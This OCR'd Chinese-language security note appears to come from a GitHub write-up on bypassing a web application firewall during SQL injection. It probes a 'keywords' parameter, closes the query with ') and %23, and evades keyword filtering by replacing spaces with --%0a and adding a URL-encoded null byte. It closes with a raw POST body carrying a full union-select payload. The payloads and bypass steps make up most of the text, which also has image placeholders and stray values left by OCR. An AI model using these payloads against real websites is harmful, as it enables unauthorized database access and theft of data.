
# %00 绕过 waf


输入一个单引号

页面报错




首先闭合,这里用')闭合


```
keywords=1') %23
```






order by x 被拦截,用--%0a 代替空格即可

https://github.com/Junehck/SQL-injection-bypass






直接上 union select 会一直卡着没有任何返回




把空格都改为--%0a，成功响应,在 select 跟 1,2,3...之间用两个--%0a 会无响应




在 1 后面加上%00 并 url 编码,原理是 waf 把空字节认为是结束导致了后面的语句可以绕过


upgrade-insecure-requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
keywords=1')--%0aunion--%0aselect--%0a--%0a1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
,16,17,18,19,20,21,22,23,24,25,26
%23
4
1970-01-01